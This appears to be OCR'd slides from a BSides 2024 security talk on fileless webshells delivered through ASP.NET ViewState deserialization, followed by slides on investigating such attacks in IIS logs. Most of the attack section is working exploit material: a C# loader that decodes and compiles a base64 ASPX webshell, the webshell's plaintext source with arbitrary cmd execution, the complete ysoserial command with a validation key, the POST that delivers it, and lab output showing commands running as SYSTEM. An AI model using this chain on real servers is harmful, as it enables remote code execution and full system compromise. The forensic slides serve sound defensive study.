.GamingRoot                    20/09/2024 7:54:11 AM  12/12/2022 6:03:23 AM  12/12/2022 6:03:23 AM  28
appverifUI.dll                 20/09/2024 9:52:16 AM  21/02/2024 3:33:48 PM  21/02/2024 3:33:48 PM  112136
DumpStack.log                  29/08/2023 1:08:40 AM  26/08/2023 3:42:26 AM  7/05/2022 5:07:59 PM   12288
DumpStack.log.tmp              11/09/2024 11:16:14 AM 11/09/2024 11:16:14 AM 7/05/2022 5:07:59 PM   12288
hiberfil.sys                   11/09/2024 11:16:09 AM 11/09/2024 11:16:09 AM 7/05/2022 5:09:31 PM   13635358720
pagefile.sys                   20/09/2024 12:00:37 PM 20/09/2024 12:00:37 PM 7/05/2022 5:07:57 PM   24282226688
swapfile.sys                   11/09/2024 11:16:14 AM 11/09/2024 11:16:14 AM 7/05/2022 5:07:59 PM   16777216
vfcompat.dll                   14/07/2024 1:04:07 AM  21/02/2024 3:34:14 PM  21/02/2024 3:34:14 PM  66328
viewstate.txt                  11/03/2024 9:33:28 AM  11/03/2024 9:33:28 AM  9/03/2024 11:02:08 PM  21
```

myHandler 1 of 1

```
1 reference
class G
{
    0 references
    public G()
    {
        // Author: Soroush Dalili (@irsdl)

        // base64-encoded version of a webshell.aspx file
        string webshellContentsBase64 =
        "PCVAIExhbmd1YWdlPSJDIyIlPgpUaGlzIGlzIHRoZSBhdHRhY2tlcidzIGZpbGUgPGJyLz4KUnVubmluZyBvbiB0aGUgc2VydmVyIGlmIGA8JT0xMzM4LTElPmAgaXMgMTMzNy4=";
        string webshellType = ".aspx";
        string webshellContent = System.Text.Encoding.UTF8.GetString(System.Convert.FromBase64String(webshellContentsBase64));


        string rootPath = System.Web.HttpContext.Current.Request.CurrentExecutionFilePath.TrimEnd('/').ToLower();
        // removing the application name when making the virtual directory
        int index = rootPath.IndexOf(System.Web.HttpContext.Current.Request.ApplicationPath.ToLower());
        if (index >= 0)
            rootPath = rootPath.Remove(index, System.Web.HttpContext.Current.Request.ApplicationPath.Length);

        // fiddle with targetVirtualPath if needed and you know what path can be used to create the virtual path
        string prefix = "";
        if (rootPath.LastIndexOf("/") > 0)
            prefix = rootPath.Substring(0, rootPath.LastIndexOf("/"));

        string targetVirtualPath = prefix + "/fakepath31337/";

        targetVirtualPath = targetVirtualPath.Replace("//", "/");


        //System.Web.HttpContext.Current.Response.AddHeader("INFO", System.Web.Compilation.BuildManager.IsPrecompiledApp.ToString()); //
        info leak
        //System.Web.HttpContext.Current.Response.AddHeader("via", "yso"); // beacon

        try
        {
```


Recipe
To Base64
Alphabet
A-Za-z0-9+/=
Input
<%@ Page Language="C#" Debug="true" %>
<%@ Import Namespace="System.Diagnostics" %>
<%@ Import Namespace="System.Web" %>
<%@ Import Namespace="System.IO" %>
<%@ Import Namespace="System.Security.Principal" %>
<%
var output = "";
var error = "";
switch(Request.Params["function"]){
case "cmd":{
Process process = new Process();
process.StartInfo.FileName = "cmd";
process.StartInfo.Arguments = "/c "+Request.Params["cmd"];
process.StartInfo.UseShellExecute = false;
process.StartInfo.RedirectStandardOutput = true;
process.StartInfo.RedirectStandardError = true;
process.Start();
output += process.StandardOutput.ReadToEnd();
error += process.StandardError.ReadToEnd();
process.WaitForExit();
break;
}
case "whoami":{
string userName = WindowsIdentity.GetCurrent().Name;
string sid = WindowsIdentity.GetCurrent().Owner.ToString();
output += "User: "+userName+"\nSID: "+sid;
break;
}
case "dir":{
StringBuilder sb = new StringBuilder();
var targetPath = Request.Params["path"];
var formatString = "{0,-25}\t{1,-20}\t{2,-20}\t{3,-20}\t{4}";
sb.AppendLine(string.Format(formatString, "Name", "Last Access Time", "Last
Write Time", "Creation Time", "Size"));
2495 56 238
Raw Bytes
CRLF (detected)
Output
PCVAIFBhZ2UgTGFuZ3VhZ2U9IkMjIiBEZWJ1Zz0idHJ1ZSIgJT4NCjwlQCBJbXBvcnQgTmFtZXNwYWNlPSJTeXN0ZW0uRGlhZ25vc3RpY3MiICU+DQo8JUAgSW1wb3J0IE5hbWVzcGFjZT0iU3lzdGVtLldlYiIgJT4NCjwlQCBJbXBvcnQgTmFtZXNwYWNlPSJTeXN0ZW0uSU8iICU+DQo8JUAgSW1wb3J0IE5hbWVzcGFjZT0iU3lzdGVtLlNlY3VyaXR5LlByaW5jaXBhbCIgJT4NCg0KPCUNCiAgICB2YXIgb3V0cHV0ID0gIiI7DQogICAgdmFyIGVycm9yID0gIiI7DQogICAgc3dpdGNoKFJlcXVlc3QuUGFyYW1zWyJmdW5jdGlvbiJdKXsNCiAgICAgICAgY2FzZSAiY21kIjp7DQogICAgICAgICAgICBQcm9jZXNzIHByb2Nlc3MgPSBuZXcgUHJvY2VzcygpOw0KICAgICAgICAgICAgcHJvY2Vzcy5TdGFydEluZm8uRmlsZU5hbWUgPSAiY21kIjsNCiAgICAgICAgICAgIHByb2Nlc3MuU3RhcnRJbmZvLkFyZ3VtZW50cyA9ICIvYyAiK1JlcXVlc3QuUGFyYW1zWyJjbWQiXTsNCiAgICAgICAgICAgIHByb2Nlc3MuU3RhcnRJbmZvLlVzZVNoZWxsRXhlY3V0ZSA9IGZhbHNlOw0KICAgICAgICAgICAgcHJvY2Vzcy5TdGFydEluZm8uUmVkaXJlY3RTdGFuZGFyZE91dHB1dCA9IHRydWU7DQogICAgICAgICAgICBwcm9jZXNzLlN0YXJ0SW5mby5SZWRpcmVjdFN0YW5kYXJkRXJyb3IgPSB0cnVlOw0KICAgICAgICAgICAgcHJvY2Vzcy5TdGFydCgpOw0KICAgICAgICAgICAgb3V0cHV0ICs9IHByb2Nlc3MuU3RhbmRhcmRPdX
Code

Fil

0 references

```
public G()
{
    // Author: Soroush Dalili (@irsdl)

    // base64-encoded version of a webshell.aspx file
    string webshellContentsBase64 =
    "PCVAIFBhZ2UgTGFuZ3VhZ2U9IkMjIiBEZWJ1Zz0idHJ1ZSIgJT4NCjwlQCBJbXBvcnQgTmFtZXNwYWNlPSJTeXN0ZW0uRGlhZ25vc3RpY3MiICU
    +DQo8JUAgSW1wb3J0IE5hbWVzcGFjZT0iU3lzdGVtLldlYiIgJT4NCjwlQCBJbXBvcnQgTmFtZXNwYWNlPSJTeXN0ZW0uSU8iICU
    +DQo8JUAgSW1wb3J0IE5hbWVzcGFjZT0iU3lzdGVtLlNlY3VyaXR5LlByaW5jaXBhbCIgJT4NCg0KPCUNCiAgICB2YXIgb3V0cHV0ID0gIiI7DQogICAgdmFyIGVycm9yI
    D0gIiI7DQogICAgc3dpdGNoKFJlcXVlc3QuUGFyYW1zWyJmdW5jdGlvbiJdKXsNCiAgICAgICAgY2FzZSAiY21kIjp7DQogICAgICAgICAgICBQcm9jZXNzIHByb2Nlc3M
    gPSBuZXcgUHJvY2Vzcygp0w0KICAgICAgICAgICAgcHJvY2Vzcy5TdGFydEluZm8uRmlsZU5hbWUgPSAiY21kIjsNCiAgICAgICAgICAgIHByb2Nlc3MuU3RhcnRJbmZvL
    kFyZ3VtZW50cyA9ICIvYyAiK1JlcXVlc3QuUGFyYW1zWyJjbWQiXTsNCiAgICAgICAgICAgIHByb2Nlc3MuU3RhcnRJbmZvLlVzZVNoZWxsRXhlY3V0ZSA9IGZhbHNlOw0
    KICAgICAgICAgICAgcHJvY2Vzcy5TdGFydEluZm8uUmVkaXJlY3RTdGFuZGFyZE91dHB1dCA9IHRydWU7DQogICAgICAgICAgICBwcm9jZXNzLlN0YXJ0SW5mby5SZWRpc
    mVjdFN0YW5kYXJkRXJyb3IgPSB0cnVlOw0KICAgICAgICAgICAgcHJvY2Vzcy5TdGFydCgpOw0KICAgICAgICAgICAgb3V0cHV0ICs9IHByb2Nlc3MuU3RhbmRhcmRPdXR
    wdXQuUmVhZFRvRW5kKCk7DQogICAgICAgICAgICBlcnJvciArPSBwcm9jZXNzLlN0YW5kYXJkRXJyb3IuUmVhZFRvRW5kKCk7DQogICAgICAgICAgICBwcm9jZXNzLldha
    XRGb3JFeGl0KCk7DQogICAgICAgICAgICBicmVhazsNCiAgICAgICAgfQ0KICAgICAgICBjYXNlICJ3aG9hbWkiOnsNCiAgICAgICAgICAgIHN0cmluZyB1c2VyTmFtZSA
    9IFdpbmRvd3NJZGVudGl0eS5HZXRDdXJyZW50KCkuTmFtZTsNCiAgICAgICAgICAgIHN0cmluZyBzaWQgPSBXaW5kb3dzSWRlbnRpdHkuR2V0Q3VycmVudCgpLk93bmVyL
    lRvU3RyaW5nKCk7DQogICAgICAgICAgICBvdXRwdXQgKz0gIlVzZXI6ICIrdXNlck5hbWUrIlxuU0lEOiAiK3NpZDsNCiAgICAgICAgICAgIGJyZWFrOw0KICAgICAgICB
    9DQogICAgICAgIGNhc2UgImRpciI6ew0KICAgICAgICAgICAgU3RyaW5nQnVpbGRlciBzYiA9IG5ldyBTdHJpbmdCdWlsZGVyKCk7DQogICAgICAgICAgICB2YXIgdGFyZ
    2V0UGF0aCA9IFJlcXVlc3QuUGFyYW1zWyJwYXRoIl07DQogICAgICAgICAgICB2YXIgZm9ybWF0U3RyaW5nID0gInswLC0yNX1cdHsxLC0yMH1cdHsyLC0yMH1cdHszLC0
    yMH1cdHs0fSI7DQogICAgICAgICAgICBzYi5BcHBlbmRMaW5lKHN0cmluZy5Gb3JtYXQoZm9ybWF0U3RyaW5nLCAiTmFtZSIsICJMYXN0IEFjY2VzcyBUaW1lIiwgIkxhc
    3QgV3JpdGUgVGltZSIsICJDcmVhdGlvbiBUaW1lIiwgIlNpemUiKSk7DQogICAgICAgICAgICBzYi5BcHBlbmRMaW5lKCI9PT09PT09PT09PT09PT09PT09PT09PT09PT0
    9PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT09PT0iKTsNCiAgICAgI
    CAgICAgIGZvcmVhY2godmFyIHBhdGggaW4gRGlyZWN0b3J5LkdldERpcmVjdG9yaWVzKHRhcmdldFBhdGgpKQ0KICAgICAgICAgICAgew0KICAgICAgICAgICAgICAgIHZ
    hciBkaXJlY3RvcnkgPSBuZXcgRGlyZWN0b3J5SW5mbyhwYXRoKTsNCiAgICAgICAgICAgICAgICBzYi5BcHBlbmRMaW5lKHN0cmluZy5Gb3JtYXQoZm9ybWF0U3RyaW5nL
    CBkaXJlY3RvcnkuTmFtZSwgZGlyZWN0b3J5Lkxhc3RBY2Nlc3NUaW1lVXRjLCBkaXJlY3RvcnkuTGFzdFdyaXRlVGltZVV0YywgZGlyZWN0b3J5LkNyZWF0aW9uVGltZVV
    0YywgIiIpKTsgDQogICAgICAgICAgICB9DQoNCiAgICAgICAgICAgIGZvcmVhY2ggKHZhciBwYXRoIGluIERpcmVjdG9yeS5HZXRGaWxlcyh0YXJnZXRQYXRoKSkNCiAgI
    CAgICAgICAgIHsNCiAgICAgICAgICAgICAgICB2YXIgZmlsZSA9IG5ldyBGaWxlSW5mbyhwYXRoKTsNCiAgICAgICAgICAgICAgICBzYi5BcHBlbmRMaW5lKHN0cmluZy5
    Gb3JtYXQoZm9ybWF0U3RyaW5nLCBmaWxlLk5hbWUsIGZpbGUuTGFzdEFjY2Vzc1RpbWVVdGMsIGZpbGUuTGFzdFdyaXRlVGltZVV0YywgZmlsZS5DcmVhdGlvblRpbWVVd
    GMsIGZpbGUuTGVuZ3RoKSk7IA0KICAgICAgICAgICAgfQ0KICAgICAgICAgICAgb3V0cHV0ICs9IHNiLlRvU3RyaW5nKCk7DQogICAgICAgICAgICBicmVhazsNCiAgICA
    gICAgfQ0KICAgIH0NCiAgICANCiAgICAvL1Jlc3BvbnNlLldyaXRlKCI8cHJlPiIpOw0KICAgIFJlc3BvbnNlLldyaXRlKEh0dHBVdGlsaXR5Lkh0bWxFbmNvZGUob3V0c
    HV0KSk7DQogICAgUmVzcG9uc2UuV3JpdGUoSHR0cFV0aWxpdHkuSHRtbEVuY29kZShlcnJvcikpOw0KICAgIC8vUmVzcG9uc2UuV3JpdGUoIjwvcHJlPiIpOw0KJT4=";
    string webshellType = ".aspx";
    string webshellContent = System.Text.Encoding.UTF8.GetString(System.Convert.FromBase64String(webshellContentsBase64));
```

Attacking

BSides C

ED.TECH

Fileless webshells via ViewState

```
20          string prefix = "";
21          if (rootPath.LastIndexOf("/") > 0)
22              prefix = rootPath.Substring(0, rootPath.LastIndexOf("/"));
23
24          string targetVirtualPath = prefix + "/bsides2024/";
25
26          targetVirtualPath = targetVirtualPath.Replace("//", "/");
27
```

Fileless webshells via ViewState

```
89          //*
90          System.Web.HttpContext.Current.Server.Execute(targetVirtualPath + "ghostfile" + (new System.Random()).Next(1000) +
            webshellType); // if you need to compile a file immediately
```

Fileless webshells via ViewState

Command

```
.\ysoserial.exe -p ViewState -g ActivitySurrogateSelectorFromFile -c
".\GhostWebShell.cs;System.dll;System.Web.dll;System.Data.dll;System.Xml.dll;System.Runt
ime.Extensions.dll" --validationalg="HMACSHA256" --path="/keys.aspx"  --apppath="/"  --
validationkey="71763E86133F05D24A20142DA1DDE38095343494CAC4F6AD6C960F68AECFA96E0A0493B5C
1927E42EBB963ECF8F9CDCCE6C03DE0C0418986E269493B7F38732D" --islegacy --showraw
```

```
$asm = .\ysoserial.exe -p ViewState -g ActivitySurrogateSelectorFromFile -c
".\GhostWebShell.cs;System.dll;System.Web.dll;System.Data.dll;System.Xml.dl
l;System.Runtime.Extensions.dll" --validationalg="HMACSHA256" --
path="/keys.aspx"  --apppath="/" --
validationkey="71763E86133F05D24A20142DA1DDE38095343494CAC4F6AD6C960F68AECF
A96E0A0493B5C1927E42EBB963ECF8F9CDCCE6C03DE0C0418986E269493B7F38732D" --
islegacy --showraw

Invoke-WebRequest -Uri http://127.0.0.1/keys.aspx -Method POST -Body
@{__VIEWSTATE=$asm;} | select -Expand Content
```

Fileless webshells via ViewState

Command


```
.\ysoserial.exe -p ViewState -g ActivitySurrogateSelectorFromFile -c
".\GhostWebShell.cs;System.dll;System.Web.dll;System.Data.dll;System.Xml.dll;System.Runt
ime.Extensions.dll" --validationalg="HMACSHA256" --path="/keys.aspx"  --apppath="/"  --
validationkey="71763E86133F05D24A20142DA1DDE38095343494CAC4F6AD6C960F68AECFA96E0A0493B5C
1927E42EBB963ECF8F9CDCCE6C03DE0C0418986E269493B7F38732D" --islegacy --showraw
```


```
PS C:\Users\Zeroed\Downloads\ysoserial\Release> $asm = .\ysoserial.exe -p ViewState -g ActivitySurrogateSelectorFromFile -c ".\GhostWebShell.cs;System
.dll;System.Web.dll;System.Data.dll;System.Xml.dll;System.Runtime.Extensions.dll" --validationalg="HMACSHA256" --path="/keys.aspx"  --apppath="/" --va
lidationkey="71763E86133F05D24A20142DA1DDE38095343494CAC4F6AD6C960F68AECFA96E0A0493B5C1927E42EBB963ECF8F9CDCCE6C03DE0C0418986E269493B7F38732D" --isleg
acy --showraw
PS C:\Users\Zeroed\Downloads\ysoserial\Release> Invoke-WebRequest -Uri http://127.0.0.1/keys.aspx -Method POST -Body @{__VIEWSTATE=$asm;} | select -Ex
pand Content

PS C:\Users\Zeroed\Downloads\ysoserial\Release>
```

```
validationkey="71763E86133F05D24A20142DA1DDE38095343494CAC4F6AD6C960F68AECF
A96E0A0493B5C1927E42EBB963ECF8F9CDCCE6C03DE0C0418986E269493B7F38732D" --
islegacy --showraw

Invoke-WebRequest -Uri http://127.0.0.1/keys.aspx -Method POST -Body
@{__VIEWSTATE=$asm;} | select -Expand Content
```

Fileless webshells via ViewState


- http://127.0.0.1/[DIRECTORY]/[ANYTHING].aspx?[PARAMS]





Fileless webshells via ViewState

- http://127.0.0.1/[DIRECTORY]/[ANYTHING].aspx?[PARAMS]




```
PS C:\Users\Zeroed\Downloads\ysoserial\Release> Invoke-WebRequest -Uri http://127.0.0.1/bsides2024/zeroed.aspx -Method POST -Body @{function="whoami"}
 | select -Expand Content
<pre>User: NT AUTHORITY\SYSTEM
SID: S-1-5-18</pre>
PS C:\Users\Zeroed\Downloads\ysoserial\Release> Invoke-WebRequest -Uri http://127.0.0.1/bsides2024/zeroed.aspx -Method POST -Body @{function="dir";pat
h="C:\windows"} | select -Expand Content
<pre>Name                           Last Access Time       Last Write Time        Creation Time          Size
=============================================================================================================
addins                         23/08/2024 3:48:29 AM  20/02/2023 10:42:47 AM 20/02/2023 10:42:47 AM
appcompat                      20/09/2024 7:51:54 AM  10/08/2023 12:14:51 PM 7/05/2022 5:24:50 AM
apppatch                       21/09/2024 9:25:38 AM  12/09/2024 1:48:28 PM  7/05/2022 5:24:50 AM
AppReadiness                   20/09/2024 9:52:56 AM  20/09/2024 9:52:56 AM  7/05/2022 5:24:50 AM
assembly                       15/09/2024 12:40:17 AM 22/08/2024 10:34:17 PM 7/05/2022 5:24:50 AM
```

```
Name                           Last Access Time       Last Write Time        Creation Time          Size
=============================================================================================================
addins                         23/08/2024 3:48:29 AM  20/02/2023 10:42:47 AM 20/02/2023 10:42:47 AM
appcompat                      20/09/2024 7:51:54 AM  10/08/2023 12:14:51 PM 7/05/2022 5:24:50 AM
apppatch                       20/09/2024 11:49:46 PM 12/09/2024 1:48:28 PM  7/05/2022 5:24:50 AM
AppReadiness                   20/09/2024 9:52:56 AM  20/09/2024 9:52:56 AM  7/05/2022 5:24:50 AM
assembly                       15/09/2024 12:40:17 AM 22/08/2024 10:34:17 PM 7/05/2022 5:24:50 AM
bcastdvr                       11/09/2024 10:22:52 AM 11/09/2024 10:22:52 AM 7/05/2022 5:24:50 AM
```

ViewState Conclusion

- Poorly understood
- Difficult to exploit
- Difficult to analyse
- Difficult to remediate
- Cannot be patched
- Cannot be disabled

View State Investigation

View State Investigation

- IIS Logs
  - Most payloads requite POST requests
- Windows Event Logs
  - Only one event available
- Memory
  - Required a bit of luck
  - Memory must be captured close to the time of the activity

View State Investigation – IIS Logs

C: > inetpub > logs > LogFiles > W3SVC1 > u_ex240921_x.log


```
#Software: Microsoft Internet Information Services 10.0
#Version: 1.0
#Date: 2024-09-21 09:37:53
#Fields: date time s-sitename s-ip cs-method cs-uri-stem cs-uri-query s-port c-ip cs-version cs(User-Agent) cs(Referer) cs-host sc-status sc-substatus sc-win32-status sc-bytes cs-bytes time-taken ScriptName ApplicationPoolPhysicalPath
2024-09-21 09:37:50 W3SVC1 127.0.0.1 GET /keys.aspx - 80 127.0.0.1 HTTP/1.1 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/128.0.0.0+Safari/537.36 - 127.0.0.1 200 0 0 1861 627 385 /keys.aspx C:\inetpub\wwwroot\
2024-09-21 09:41:14 W3SVC1 127.0.0.1 GET /keys.aspx __VIEWSTATE=%2FwEywAcAAQAAAP%2F%2F%2F%2F8BAAAAAAAAAAwCAAAAXk1pY3Jvc29mdC5Qb3dlclNoZWxsLkVkaXRvciwgVmVyc2lvbj0zLjAuMC4wLCBDdWx0dXJlPW5ldXRyYWwsIFB1YmxpY0tleVRva2VuPTMxYmYzODU2YWQzNjRlMzUFAQAAAEJNaWNyb3NvZnQuVmlz
2024-09-21 09:42:02 W3SVC1 127.0.0.1 POST /keys.aspx - 80 127.0.0.1 HTTP/1.1 Mozilla/5.0+(Windows+NT;+Windows+NT+10.0;+en-AU)+WindowsPowerShell/5.1.22621.4111 - 127.0.0.1 500 0 0 8306 5457 22 /keys.aspx C:\inetpub\wwwroot\
2024-09-21 09:42:25 W3SVC1 127.0.0.1 POST /keys.aspx - 80 127.0.0.1 HTTP/1.1 Mozilla/5.0+(Windows+NT;+Windows+NT+10.0;+en-AU)+WindowsPowerShell/5.1.22621.4111 - 127.0.0.1 500 0 0 8210 16906 44 /keys.aspx C:\inetpub\wwwroot\
2024-09-21 09:43:18 W3SVC1 127.0.0.1 POST /keys.aspx - 80 127.0.0.1 HTTP/1.1 Mozilla/5.0+(Windows+NT;+Windows+NT+10.0;+en-AU)+WindowsPowerShell/5.1.22621.4111 - 127.0.0.1 200 0 0 3584 16927 47 /keys.aspx C:\inetpub\wwwroot\
2024-09-21 09:46:06 W3SVC1 127.0.0.1 POST /keys.aspx - 80 127.0.0.1 HTTP/1.1 Mozilla/5.0+(Windows+NT;+Windows+NT+10.0;+en-AU)+WindowsPowerShell/5.1.22621.4111 - 127.0.0.1 200 0 0 467 29210 50 /keys.aspx C:\inetpub\wwwroot\
2024-09-21 09:46:23 W3SVC1 127.0.0.1 GET /bsides2024/zeroed.aspx function=whoami 80 127.0.0.1 HTTP/1.1 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/128.0.0.0+Safari/537.36 - 127.0.0.1 200 0 0 270 656 203 /bsides2024/zer
2024-09-21 09:46:27 W3SVC1 127.0.0.1 GET /bsides2024/zeroed.aspx function=dir&path=C:\windows 80 127.0.0.1 HTTP/1.1 Mozilla/5.0+(Windows+NT+10.0;+Win64;+x64)+AppleWebKit/537.36+(KHTML,+like+Gecko)+Chrome/128.0.0.0+Safari/537.36 - 127.0.0.1 200 0 0 12035 669 20 /
2024-09-21 09:48:31 W3SVC1 127.0.0.1 POST /bsides2024/zeroed.aspx.aspx - 80 127.0.0.1 HTTP/1.1 Mozilla/5.0+(Windows+NT;+Windows+NT+10.0;+en-AU)+WindowsPowerShell/5.1.22621.4111 - 127.0.0.1 200 0 0 231 254 101 /bsides2024/zeroed.aspx.aspx C:\inetpub\wwwroot\
2024-09-21 09:48:47 W3SVC1 127.0.0.1 POST /bsides2024/zeroed.aspx - 80 127.0.0.1 HTTP/1.1 Mozilla/5.0+(Windows+NT;+Windows+NT+10.0;+en-AU)+WindowsPowerShell/5.1.22621.4111 - 127.0.0.1 200 0 0 231 249 14 /bsides2024/zeroed.aspx C:\inetpub\wwwroot\
